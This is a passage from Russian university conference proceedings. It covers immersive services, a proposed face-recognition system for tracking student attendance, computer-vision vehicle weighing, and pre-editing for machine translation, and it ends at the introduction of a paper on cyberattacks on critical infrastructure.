Третье направление – это услуги на основе технологий и устройств виртуальной и дополненной реальности под управлением операторов сравнительно невысокой квалификации. Такое направление весьма востребовано в последнее время и представлено в основном в сфере развлечений и досуга – VR-клубами, парками развлечений. Данные услуги имеют высокую степень зависимости от импортных поставщиков оборудования – гарнитур виртуальной и дополненной реальности, а также высокие риски, связанные как с покупательной способностью граждан, так и качественными изменениями потребительских свойств продуктов с иммерсивными технологиями [3, с. 2343 – 2362].

Четвертое направление – это услуги в киберпространстве. Технологическое ядро данных услуг, в отличие от предыдущих трех групп, представлено виртуальными материальными ресурсами. Цифровизация и последующая виртуализация [5, с. 69-75] части общества позволили развивать классические услуги в метавселенных – это услуги по сделкам с виртуальной недвижимостью, торговля виртуальными предметами быта и тому подобное. Такие иммерсивные услуги уже имеют своих потребителей, их рынок растет соразмерно доступности к цифровым иммерсивным устройствам и Сети [8].

Заключение

Таким образом, можно прийти к выводу о том, что цифровые, а в данном случае иммерсивные технологии оказывают влияние на развитие сферы услуг через трансформацию уже имеющихся классических видов. Прежде всего, такой трансформации подверглись иммерсивные услуги в сфере обучения и досуга.

Закономерности в развитии сферы услуг следующие:

- с развитием информационно-коммуникационных технологий большинство услуг несут в себе иммерсивный оттенок, позволяющий пользователям (клиентам) взаимодействовать в измененной реальности;
- в свою очередь, иммерсивные услуги (в сфере обучения и досуга) как бы «уходят» в виртуальную плоскость;
- данный уход имеет как положительную сторону (индивидуальность, наглядность, интерактивность услуг), так и отрицательные последствия (киберзависимость и неравенство доступа пользователей к «объемному интернету» на основе экономического неравенства).

Указанные закономерности создают импульс для изучения и контроля со стороны специалистов.

СПИСОК ИСТОЧНИКОВ

1. Долгих, Е. Ю. Инновационные подходы в управлении продажами продуктов с иммерсивными технологиями / Е. Ю. Долгих // Вопросы инновационной экономики. – 2021. – Т. 11, № 4. – С. 1451-1472. – DOI 10.18334/vines.11.4.113843. – EDN MCNXIL.
2. Долгих, Е. Ю. Организационно-экономические особенности обеспечения конкурентоспособности предприятий сферы услуг в области иммерсивного обучения и

досуга / Е. Ю. Долгих // Экономика, предпринимательство и право. – 2023. – Т. 13, № 1. – С. 155-172. – DOI 10.18334/ep.13.1.117084. – EDN BXOGJF.

3. Долгих, Е. Ю. Влияние показателей качества продуктов с иммерсивными технологиями на конкурентоспособность предприятий сферы услуг в области иммерсивного обучения и досуга / Е. Ю. Долгих, С. Ю. Кожевникова, Е. В. Чернорез // Экономика, предпринимательство и право. – 2022. – Т. 12, № 8. – С. 2343-2362. – DOI 10.18334/ep.12.8.115260. – EDN PTKLCN.

4. Лавлок, К. Маркетинг услуг : персонал, технологии, стратегии / К. Лавлок ; пер. с англ. Т. В. Безвенюк и др. – 4-е изд. – Москва : Вильямс, 2005. – 997 с. – ISBN 5-8459-0648-2. – EDN QQMMJT.

5. Лешкевич, Т. Г. Виртуализация жизненного мира: к контурам новой парадигмы / Т. Г. Лешкевич, О. В. Катаева // Вестник Томского государственного университета. – 2020. – № 460. – С. 69-76. – DOI 10.17223/15617793/460/8. – EDN QMWOIB.

6. Шавандина, И. В. Эффективность развития сферы услуг в Российской Федерации / И. В. Шавандина, С. В. Кучин, В. А. Козлов // Вестник НГИЭИ. – 2018. – № 8(87). – С. 142-153. – EDN XYTGNN.

7. E. Yu. Dolgikh, O. N. Proskurin Development of simulators for the Navy // XII International Conference NAVY AND SHIPBUILDING NOWDAYS'2023 PROCEEDINGS Conference Theme Ship Signatures and Electric propulsion in Modern Shipbuilding. – NP-Print Publishing House, 2023. – p. 291-292.

8. Information technology (IT) spending forecast worldwide from 2012 to 2024, by segment // statista.com. – 2023. – URL: <https://www.statista.com/statistics/268938/global-it-spending-by-segment/> (дата обращения: 19.08.2023).

УДК 004.93

Емельянов Илья Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Emelyanov Ilya Evgenyevich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА ДЛЯ КОНТРОЛЯ ПОСЕЩАЕМОСТИ ЗАНЯТИЙ СТУДЕНТАМИ В ВЫСШИХ УЧЕБНЫХ ЗАВЕДЕНИЯХ

INTELLIGENT SYSTEM FOR MONITORING STUDENT ATTENDANCE AT HIGHER EDUCATION INSTITUTIONS

Аннотация. Посещаемость занятий студентами является одной из наиболее актуальных задач в системе высшего образования. Актуальным направлением ее решения является создание инструментария, основанного на использовании интеллектуальных технологий. Цель представленной статьи заключается в анализе использования технологий искусственного интеллекта применительно к задаче контроля посещаемости занятий студентами в высших учебных заведениях. В результате работы сформирован возможный вариант решения данной задачи, в основе которого состоит использование интеллектуальных технологий. Текущая статья является постановочной к вопросу о необходимости и возможных инструментах решения исходной задачи.

Abstract. Student attendance is one of the most urgent tasks in the higher education system. The actual direction of its solution is the creation of tools based on the use of intelligent technologies. The purpose of the presented article is to analyze the use of artificial intelligence technologies in relation to the task of monitoring student attendance at higher educational institutions. Because of the work, a possible solution to this problem has been found, which is based on the use of intelligent technologies. The current article is a statement to the question of the necessity and possible tools for solving.

Ключевые слова: искусственный интеллект, контроль посещаемости, университет, интеллектуальная система, распознавание лица.

Key words: artificial intelligence, attendance control, university, intelligent system, face recognition.

Введение

Технологии искусственного интеллекта повсеместно интегрируются во все как бытовые, так и профессиональные сферы жизнедеятельности человека. Одной из актуальных областей интеграции данных технологий является образование. Актуальность представленной работы заключается в наблюдении значительного снижения посещаемости очных занятий студентами высших учебных заведений [1]. В связи с этим, необходимо создание специального инструмента, позволяющего выполнять непрерывный мониторинг посещаемости с использованием технологии распознавания лиц.

Цель работы заключается в предложении концепции такого решения, позволяющего в режиме реального времени вести учет посещаемости по каждому отдельному студенту. Степень разработанности темы, анализируя аналоги подобного программного обеспечения в отечественных и зарубежных статьях, свидетельствует об отсутствии рассматриваемого решения применительно к высшим учебным заведениям [2]. Именно поэтому представленная статья имеет высокую актуальность и необходимость более глубокого проработки данного вопроса.

Основная часть

Посещаемость студентов напрямую влияет на качество и объем получения знаний в высших учебных заведениях. При этом актуальна задача, связанная с контролем посещаемости занятий студентами. На сегодняшний день предпринимаются попытки интеграции специального аппаратно-программного оснащения для отслеживания посещаемости занятий [3].

Однако существующие варианты не способны в полной мере осуществить решение рассматриваемых задач.

В частности, используются системы пропусков, отметки с помощью специальных программ и иное [4]. Каждый из данных методов можно обойти, фиктивно подтвердив свое присутствие с помощью подставных людей или одноклассников. В связи с этим необходимо создание универсального инструмента, способного точно идентифицировать факт посещения студентом того или иного занятия или же факт прихода студента в стены высшего учебного заведения [5].

Одним из вариантов решения данной задачи является создание интеллектуальной системы, способной автоматически и в режиме реального времени отслеживать посещаемость студентов [6]. В частности, предполагается создание интеллектуального инструмента на основе компьютерного зрения, позволяющего распознавать лица студентов и вносить информацию об их посещаемости в базу данных [7].

На рисунке 1 представлен возможный вариант исполнения описываемой технологии. Так, попадая в стены университета предполагается сканирование лица студента для подтверждения факта о его прибытии на занятия.




Рисунок 1 – Работа системы контроля посещаемости

Разработка и интеграция такого инструмента позволит получить эффективную систему по учету посещаемости занятий студентами [8]. При этом необходимо разработать именно автоматическую интеллектуальную систему, способную выполнять свои задачи без участия человека. Основным преимуществом использования предложенного инструмента станет возможность получения точных сведений о посещении учебных занятий [9]. Получаемые данные могут быть использованы для дальнейшего анализа и принятия мер по стимулированию посещаемости или вводу штрафных санкций для студентов, не принимающих участие в образовательном процессе.

Заключение

Таким образом, основной целью представленной статьи являлось выполнение анализа относительно возможного варианта решения задачи по контролю посещаемости занятий студентами. В качестве варианта ее решения было предложено создание интеллектуальной системы, способной в автоматическом режиме вести учет посещаемости и формировать данные о посещении каждым студентом. В основе предложенного решения находится технология компьютерного зрения, способная распознавать лица студентов и точно идентифицировать факт его присутствия на занятиях.

В заключение необходимо отметить, что предложенное решение может быть актуально для каждого учебного заведения, преследующего своей целью повышение качества и эффективности образовательного процесса. Последующие работы над данным проектом будут включать в себя формирование основных требований к продукту, проектирование аппаратно-программной составляющей, разработку и тестирование итогового решения в стенах реального высшего учебного заведения.

СПИСОК ИСТОЧНИКОВ

1. Пшеунова, Л. И. Факторы, влияющие на посещаемость занятий в вузе / Л. И. Пшеунова, М. Я. Кубанова // Тенденции развития науки и образования. – 2021. – № 78-1. – С. 77-81. – DOI 10.18411/trnio-10-2021-20. – EDN LHAZUQ.
2. Зарубин, В. И. Посещаемость занятий в вузе как фактор эффективности подготовки современных специалистов / В. И. Зарубин, С. А. Бибалова // Вестник Майкопского государственного технологического университета. – 2017. – № 2. – С. 40-47. – EDN ZDUDXF.
3. Контроль знаний студентов в техническом университете / Н. П. Коровкина, Н. Н. Пустовалова, М. А. Анкуда, В. П. Кобринец // Актуальные проблемы преподавания информационных и естественно-научных дисциплин: Материалы XIII Всероссийской научно-методической конференции, Кострома, 22–23 апреля 2019 года / Составитель А.В. Жиров. – Кострома : Костромской государственный университет, 2019. – С. 12-16. – EDN DRUVTX.
4. Сычев, С. А. Автоматизация процесса учета посещаемости в ВУЗе / С. А. Сычев, А. Н. Дорогобед // Информационные технологии в управлении и экономике. – 2022. – № 1(26). – С. 49-65. – EDN SKJGHO.

5. Андреев, Е. А. Информационная система учета посещаемости студентов / Е. А. Андреев, Б. В. Хабитуев // Информационные системы и технологии в образовании, науке и бизнесе: Материалы всероссийской научно-практической конференции с международным участием, Улан-Удэ, 05 июля 2019 года / Научный редактор Е.Р. Урмакшинова. – Улан-Удэ : Бурятский государственный университет имени Доржи Банзарова, 2019. – С. 4-11. – DOI 10.18101/978-5-9793-1397-9-4-11. – EDN EDNYRP.

6. Арсеньева, С. А. Модели ресурсов для учета посещаемости и успеваемости студентов в условиях дистанционного обучения / С. А. Арсеньева // Новые образовательные стратегии в современном информационном пространстве: Сборник научных статей по материалам международной ежегодной научно-практической конференции, Санкт-Петербург, 16 марта – 07 2021 года. – Санкт-Петербург : Центр научно-производственных технологий «Астерион», 2021. – С. 91-96. – EDN HWZBYT.

7. Салаватова, Н. А. Взаимосвязь эффективности учебного процесса и посещаемости занятий студентами (на примере социального факультета ДГУ) / Н. А. Салаватова, А. С. Гасанов // Успехи гуманитарных наук. – 2019. – № 8. – С. 51-54. – EDN BMNKIB.

8. Киселева, С. П. Взаимопосещения учебных занятий как форма педагогической рефлексии: цели, содержание, методические и организационные аспекты / С. П. Киселева // Мир науки. Педагогика и психология. – 2020. – Т. 8, № 2. – С. 30. – EDN FUXSXZ.

9. Задорожный, А. В. Использование QR-кода в процессе контроля посещаемости занятий / А. В. Задорожный // XI Международный молодежный форум «Образование. Наука. Производство»: Материалы форума, Белгород, 01–20 октября 2019 года. – Белгород : Белгородский государственный технологический университет им. В.Г. Шухова, 2019. – С. 2928-2932. – EDN THNKCB.

УДК 1234.56

Емельянова Валерия Родионовна, студент, Комсомольский-на-Амуре государственный университет

Emelyanova Valeria Rodionovna, student, Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА ДЛЯ АВТОМАТИЗАЦИИ ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА ВЗВЕШИВАНИЯ АВТОТРАНСПОРТНЫХ СРЕДСТВ

INTELLIGENT SYSTEM FOR AUTOMATING THE TECHNOLOGICAL PROCESS OF WEIGHING VEHICLES

Аннотация. Искусственный интеллект является одним из наиболее актуальных направлений развития современного научно-технического прогресса. Цель представленной статьи заключается в анализе использования технологий искусственного интеллекта применительно к технологическому процессу взвешивания автотранспортных средств. В результате работы выполнена постановка задачи по автоматизации технологического процесса взвешивания с использованием интеллектуальных технологий. Научная ценность работы состоит в предпринимаемой попытке актуализации задачи автоматизации

процесса взвешивания автотранспортных средств и формировании возможного варианта ее решения с использованием искусственного интеллекта.

Abstract. Artificial intelligence is one of the most relevant areas of development of modern scientific and technological progress. The purpose of the presented article is to analyze the use of artificial intelligence technologies in relation to the technological process of weighing motor vehicles. Because of the work, the task of automating the weighing process with the use of intelligent technologies was formulate. The scientific value of the work consists in an attempt to actualize the task of automating the process of weighing vehicles and forming a possible solution using artificial intelligence.

Ключевые слова: интеллектуальная система, автотранспортное средство, взвешивание, автоматизация, весовой контроль.

Key words: intelligent system, vehicle, weighing, automation, weight control.

Введение

Современные информационные технологии позволяют существенно повысить качество и эффективность выполнения различных технологических процессов [1]. При этом одними из наиболее перспективных технологий из данного сегмента являются интеллектуальные инструменты.

В рамках представленной статьи более подробно рассматривается задача, связанная с необходимостью создания интеллектуальной системы, способной автоматизировать и повысить эффективность выполнения технологического процесса весового контроля для автотранспортных средств. Актуальность исследования заключается в том, что внедрение интеллектуальной системы взвешивания автотранспортных средств позволит повысить точность выполнения замеров и исключить человеческий фактор. Цель работы заключается в предложении разработки интеллектуальной системы, позволяющей повысить качество и ускорить выполнение технологических операций.

Существенный вклад в изучении проблемы внесли С. В. Снеткова, А. С. Боровский. Они привели системный анализ проблемы взвешивания некоторых существующих автоматизированных системы массогабаритного контроля большегрузных автомобильных транспортных средств. Особенности реализации автоматизированной системы для динамического весового и габаритного контроля грузового автотранспорта рассмотрели в своей статье Зенов В.В и Стариков А.В.

Основная часть

Весовой контроль является одной из основных задач, связанной с эксплуатацией грузовых автотранспортных средств. Взвешивание грузовиков используется во многих областях промышленности [2]. Примерами могут быть свалки, строительство, нефтегазовый сектор и множество иных. Основная задача на каждом из них состоит в необходимости взвешивания автотранспортных средств до и после разгрузки с целью выявления массы доставленного груза.

На сегодняшний момент времени выполнение данной задачи происходит в ручном режиме. Технологический процесс включает в себя следующие основные операции:

- автотранспортное средство подъезжает к весам;
- оператор производит прочтение государственного номера автотранспортного средств и записывает его на бумагу;
- автомобиль заезжает на весы;
- оператор считывает показания весов и записывает результат на бумажный носитель;
- оператор производит перенос полученных данных в информационную систему, если такая предусмотрена на объекте [3].

Основными недостатками проведения данного процесса ручным способом является наличие высокой вероятности неправильной записи данных или иных ошибок, вы-

званных человеческим фактором, длительность операций и потеря времени [4], невозможность выполнения данных операций в сложных погодных условиях.

В связи с этим актуализируется задача, связанная с автоматизацией технологического процесса весового контроля автотранспортных средств [5]. В частности, необходимо автоматизировать такие задачи, как считывание государственного номера автомобиля, считывание результатов с весов, передачу полученных показаний и номера автомобиля в базу данных, расчет разницы веса для формирования выходных данных. При этом необходимо использование инструмента, позволяющего точно определить номера автомобиля и показания с весов [6]. Для этого требуется использование технологий искусственного интеллекта, в частности, компьютерного зрения, что повысит точность распознавания и снизит вероятность ошибок.

На рисунке 1 представлен возможный вариант реализации данной системы с использованием искусственного интеллекта. Данная интеллектуальная система позволит полностью автоматизировать технологический процесс и снизить вероятность возникновения ошибок при считывании и передаче показаний [7].




Рисунок 1 – Интеллектуальная система весового контроля

Заключение

В рамках данной статьи был представлен процесс выполнения взвешивания автотранспортных средств в ручном режиме, который используется на сегодняшний момент времени. Проанализированы недостатки данного способа взвешивания. Актуализирована задача автоматизации весового контроля. Автором предложена разработка интеллектуальной системы, использующей компьютерное зрение, которая позволит повысить качество и ускорить выполнение технологических операций. Основным преимуществом такой технологии также станет исключение влияния человеческого фактора и повышение точности выполнения замеров.

СПИСОК ИСТОЧНИКОВ

1. Снеткова, С. В. Системный анализ проблемы взвешивания большегрузных объектов / С. В. Снеткова, А. С. Боровский // Инновационные технологии: теория, инструменты, практика. – 2018. – Т. 1. – С. 199-203. – EDN EHNQSG.
2. Зенов, В. В. Автоматизированная система динамического весового и габаритного контроля грузового автотранспорта / В. В. Зенов, А. В. Стариков // Актуальные направления научных исследований XXI века: теория и практика. – 2018. – Т. 6, № 4(40). – С. 311-315. – EDN VPVFXJ.
3. Тиссен, М. Ю. Автомобильные весы и весовые индикаторы «УРАЛВЕС» от надежного российского производителя / М. Ю. Тиссен // Информатизация и системы управления в промышленности. – 2023. – № 3(105). – С. 30-34. – EDN UBZFFH.

4. Зенов, В. В. Функциональная структура и особенности построения автоматизированной системы динамического весового и габаритного контроля грузового автотранспорта / В. В. Зенов, А. В. Стариков // Актуальные направления научных исследований XXI века: теория и практика. – 2018. – Т. 6, № 5(41). – С. 29-33. – EDN YSNROH.

5. Агеев, А. И. Эффективный весовой и габаритный контроль / А. И. Агеев, А. М. Какурин // Мир дорог. – 2019. – № 119. – С. 88-90. – EDN LKZCUG.

6. Цифровые технологии для взвешивания транспорта в движении // Мир дорог. – 2021. – № 139. – С. 106-107. – EDN TVTXSI.

7. Корпорация «АСИ». Весовой контроль автотранспорта // Уголь. – 2018. – № 4(1105). – С. 48-50. – EDN YUKCEG.

УДК 004.9:519.768

Животова Алена Анатольевна, аспирант кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Zhivotova Alena Anatolievna, postgraduate student of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

Бердоносков Виктор Дмитриевич, кандидат технических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Berdonosov Victor Dmitrievich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Applied Mathematics », Komsomolsk-na-Amure State University

ПРОГРАММНЫЙ КОМПЛЕКС ДЛЯ ПОВЫШЕНИЯ КАЧЕСТВА МАШИННОГО ПЕРЕВОДА РУССКОЯЗЫЧНЫХ ТЕКСТОВ НА АНГЛИЙСКИЙ ЯЗЫК ПУТЕМ ОПТИМИЗАЦИОННОГО ПРЕДРЕДАКТИРОВАНИЯ

SOFTWARE PACKAGE FOR IMPROVING THE QUALITY OF MACHINE TRANSLATION OF RUSSIAN-LANGUAGE TEXTS INTO ENGLISH BY OPTIMIZATIONAL PRE-EDITING

Аннотация. В статье описана архитектура программного комплекса автоматического оптимизационного предредактирования русскоязычного текста по критерию минимизации сложности задачи его перевода на английский язык системой МП. Описана структура основных подсистем программного комплекса. Приводятся результаты тестирования на выборке экспериментальных данных. Описаны возможности интеграции программного комплекса в контур автоматизации процессов переводческой деятельности и перспективы его использования.

Abstract. The paper describes the design of a software package of automatic optimizational pre-editing of Russian-language text by minimizing the complexity of the task of its translation into English by an MT system. The design of main subsystems of the software package is considered. The testing results on a sample of experimental data are given. Integration potential of the software package into the automation circuit of translation processes and the prospects of its use are discussed.

Ключевые слова: машинный перевод, предредактирование, качество перевода, обработка естественного языка, комплекс программ.

Key words: machine translation, pre-editing, translation quality, natural language processing, software package.

Введение

Современные системы машинного перевода (МП) показывают высокие показатели качества, кардинально изменив к 2023 г. структуру рынка лингвистических услуг, вытесняя переводчиков в пользу пост-редакторов и корректоров машинного перевода. Интерес исследователей к теме машинного перевода также значительно возрос. Так, согласно данным базы Science Direct количество статей по ключевым словам «машинный перевод» и «качество машинного перевода» в 2023 году выросло на 117 % и 146 % соответственно по сравнению с 2017 годом.

Несмотря на прорывы нейросетевых, гибридных и больших языковых моделей МП в области семантической точности и гладкости перевода, вопрос качества перевода системами МП нельзя назвать решенным. Пользователь без знания языка перевода не имеет инструментов для того, чтобы влиять на результат или хотя бы оценить качество полученного перевода, а в системах МП не развиты методы обратной связи с пользователем, соответственно пользователь не может оценить риски некачественного перевода текста. Эту проблему активно освещают зарубежные исследователи [1, 2]. Предоставляя пользователю средства обработки текста на языке, носителем которого он является, на любом из этапов перевода, можно повысить качество перевода. Именно на этот принцип опирается концепция интерактивного перевода, широко описанная в литературе [3]. Одним из направлений интерактивного перевода является перевод с предредактированием, когда исходный текст предварительно редактируется с целью его адаптации для более легкого «понимания» системой МП.

Значительный вклад в разработку теоретических и практических основ в области подготовки текстов к машинному переводу внесли зарубежные авторы: Hiraoka, M. Yamada, R. Miyata, A. Fujita – в области разработки подходов к предредактированию; L. O'Brien, D. Folaron, W. Aziz, M. Toledo – в области контролируемых и упрощенных языков. Среди российских авторов и для русского языка данная тема незначительно освещена, однако известны работы И. В. Оборновой, А. Н. Лапошиной, М. Ю. Лебедевой и др. в области оценки восприятия текста и упрощения русскоязычных текстов в соответствии с квалификацией реципиента.

Цель работы: на основе концепции оптимизационного предредактирования исходных текстов разработать программный комплекс для повышения качества машинного перевода русскоязычных текстов на английский язык.

Архитектура программного комплекса

Основная идея разработки в том, чтобы, используя особенности работы алгоритмов систем МП и основы теории перевода, автоматизировать предварительное редактирование исходных текстов с тем, чтобы оптимизировать их структуру, благодаря чему системы МП будут допускать меньше стилистических ошибок, для распознавания которых требуется более высокая компетенция пользователя в области языка перевода.

Программный комплекс реализован на языке Python и состоит из трех основных подсистем: подсистемы тренировки языковой модели, подсистемы оценки сложности задачи перевода, подсистемы оптимизационного предредактирования русскоязычного текста и генерации машинного перевода на английский язык. Схематично архитектура программного комплекса представлена на рисунке 1.




Рисунок 1 – Архитектура программного комплекса для повышения качества МП

русскоязычных текстов на английский язык путем оптимизационного предредактирования

Подсистема тренировки языковой модели оптимизационного предредактирования русскоязычных текстов (I) состоит из пяти программных компонентов: Mod.1 DataPrep – модуля подготовки «сырых данных», полученных из памяти переводов «Translation Memories» поставщика лингвистических услуг, который формирует корпуса *TranslatorExpCor* и *RefCor* для тренировки моделей оценки сложности задачи перевода и оптимизационного предредактирования соответственно; Mod.2 MT:Ru-En, Mod.3 MT:En-Ru – модулей машинного перевода (генератор перевода в языковой паре русский-английский и генератор в языковой паре английский-русский); Mod.4 hLEPOR – модуля оценки качества машинного перевода реализует алгоритм по метрике hLEPOR; модуля фильтрации данных, подходящих для тренировки модели, в котором производится отбор по условию повышения оценки качества после предредактирования.

В результате обработки эталонного корпуса *RefCor* модулями системы 1 – 3 получен тренировочный корпус *TrainCor* объемом ~84000 строк для обучения модели оптимизационного предредактирования *LM:Ru-preRu*.

Подсистема оценки сложности задачи перевода (II) состоит из трех модулей: модуля оценки качества перевода, выполненного системой МП, относительно эталонного по метрике hLEPOR; Mod.5 Text Eval. – препроцессора для взвешенной оценки свойств русскоязычного текста, включая морфологические, синтаксические, лексические и другие, всего 96 параметров; Mod.6 TTC Eval. – модуля оценки сложности задачи перевода с применением модели логистической регрессии *LRM: TTC*, которая определяет ожидаемое качество перевода полученного текста на основании взвешенной оценки его свойств и весов значимости оценок относительно системы машинного перевода.

Подсистема оптимизационного предредактирования и генерации машинного перевода (III) состоит из двух модулей: Mod.5 Pre-editing – модуля автоматического предредактирования русскоязычных текстов на основе модели *LM:Ru-preRu*, которая в качестве опорной использует модель русского языка *rut5-base-multitask* на основе нейронной сети типа *text-to-text transfer transformer (T5)*, представленной командой Google в 2020 г., дообученной на корпусе параллельных русскоязычных текстов подзадачу перефразирования [4]; модуля генерации машинного перевода с русского языка на английский язык на основе модели *Helsinki-NLP/opus-mt-ru-en*.

Тестирование программного комплекса на выборке из 20 000 семплов показало, что в более чем 30 % случаях удалось добиться повышения качества машинного перевода на 15 – 30 % по показателю hLEPOR. Интеграция созданного программного комплекса в контур автоматизации процессов перевода позволит снизить временные затраты на перевод при сохранении требуемого уровня качества.

Заключение

Авторами разработан программный комплекс для повышения качества машинного перевода русскоязычных текстов на английский язык [5], подтверждена эффективность применения оптимизационного предредактирования. Разработанные методы в основе отдельных модулей могут быть масштабированы на различные языковые пары и способы перевода, включая ручной перевод, они намечают подходы к управлению рисками, связанными с качеством перевода в зависимости от компетенции выбранных исполнителей, и предоставят индустрии инструмент объективной оценки исполнителей в рамках поставленной задачи на перевод.

СПИСОК ИСТОЧНИКОВ

1. Testing neural machine translation against different levels of specialization / C. Quinci, G. Pontrandolfo // *trans-kom.* – 2023. – vol.1. – pp.174-209.
2. Risks in neural machine translation / C. Canfora, A. Ottmann // *Translation Spaces.* 2020. – vol. 9(1). – pp. 58–77.
3. A machine assisted human translation system for technical documents / V. Kumar, A. Kulkarni, P. Singh, G. Ramakrishnan // *Miami MT Summit XV.* – 2015. – vol.2. – pp. 259–272.
4. Многозадачная модель T5 для русского языка / Д. Дале // *habr.com: Экосистема для развития людей, вовлеченных в IT.* – 2021. – URL: <https://habr.com/ru/articles/581932/> (дата обращения: 20.08.2023).
5. Свидетельство о государственной регистрации программы для ЭВМ № 2023682260 Российская Федерация. Программный комплекс для предредактирования и машинного перевода узкоспециальных русскоязычных текстов на английский язык: № 2023680875: заявл. 09.10.2023: опубл. 24.10.2023 / А. А. Животова, В. Д. Бердоносков.

УДК 004.056.53

Жилин Алексей Валентинович, студент, Комсомольский-на-Амуре государственный университет

Zhilin Alexey Valentinovich, student, Komsomolsk-na-Amur State University

Обласов Андрей Александрович, кандидат экономических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor of the Department «Information Security of Automated Systems», Komsomolsk-na-Amur State University

КИБЕРАТАКИ НА КРИТИЧЕСКУЮ ИНФРАСТРУКТУРУ

CYBER ATTACKS ON CRITICAL INFRASTRUCTURE

Аннотация. Данная работа посвящена кибератакам на критическую инфраструктуру и их угрозы. Рассматриваются виды атак, анализируются последние инциденты и уязвимости в системах управления. Критическая инфраструктура включает в себя секторы, такие как энергетика, транспорт, водоснабжение и связь, которые являются жизненно важными для функционирования общества. В статье рассматриваются различные виды кибератак, включая дистанционные атаки, внутренние угрозы и атаки на системы управления.

Abstract. This work is devoted to cyber-attacks on critical infrastructure and their threats. Types of attacks are considered, recent incidents and vulnerabilities in control systems are analyzed. Critical infrastructure includes sectors such as energy, transport, water and commu-

nications that are vital to the functioning of society. The article discusses various types of cyber-attacks, including remote attacks, insider threats, and attacks on control systems.

Ключевые слова: критическая, инфраструктура, уязвимости, кибербезопасность, угрозы, атаки.

Keywords: critical, infrastructure, vulnerabilities, cybersecurity, threats, attacks.

Введение

Критическая инфраструктура представляет собой набор ключевых объектов и систем, обеспечивающих функционирование общества. Она включает в себя различные отрасли, такие как энергетика, транспорт, коммуникации, финансы, здравоохранение и другие. Значимость критической инфраструктуры заключается в ее способности обеспечивать нормальную жизнедеятельность городов и стран в целом. В данной статье рассмотрена суть этой проблемы, ее значение для общества и национальной безопасности, а также выявлены разнообразные аспекты кибератак на данную инфраструктуру [1].

